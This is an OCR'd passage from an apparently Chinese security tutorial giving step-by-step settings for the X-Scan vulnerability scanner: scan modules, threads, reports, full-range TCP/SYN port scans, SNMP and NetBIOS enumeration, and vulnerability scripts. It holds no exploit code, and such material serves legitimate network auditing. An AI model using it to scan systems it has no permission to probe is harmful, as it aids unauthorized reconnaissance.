
Step 04 切换到“全局设置”选项卡，并单击其中的“扫描模块”子项，在其中即可选择扫描过程中需要扫描的模块。在选择扫描模块的同时，还可在右侧窗格中查看选择模块的相关说明，如下图所示。



Step 05 由于X-Scan是一款多线程扫描工具，所以可以在“并发扫描”子项中设置扫描时的线程数量，如下图所示。




Step 06 切换到“扫描报告”子项，在其中可以设置扫描报告存放的路径和文件格式，如下图所示。




提示：如果需要保存自己设置的扫描IP地址范围，则可在选中“保存主机列表”复选框后，输入保存文件名称，这样，以后就可以直接调用这些IP地址范围；如果用户需要在扫描结束时自动生成报告文件并显示报告，则可选中“扫描完成后自动生成并显示报告”复选框。


Step 07 切换到“其他设置”子项，在其中可以设置扫描过程的其他属性，如设置扫描方式、显示详细进度等，如下图所示。



Step 08 切换到“插件设置”选项，并单击“端口相关设置”子选项，在其中即可设置扫描端口范围以及检测方式，如下图所示。X-Scan提供TCP和SYN两种扫描方式。若要扫描某主机的所有端口，则在“待检测端口”文本框中输入“1～65535”即可。




Step 09 切换到“SNMP相关设置”子项，选中相应的复选框来设置在扫描时获取SNMP信息的内容，如下图所示。




Step 10 切换到“NETBIOS相关设置”子项，在其中设置需要获取的NETBIOS信息类型，如下图所示。




Step 11 切换到“漏洞检测脚本设置”子项，取消选中“全选”复选框后，单击“选择脚本”按钮，打开“Select Script（选择脚本）”对话框，如下图所示。



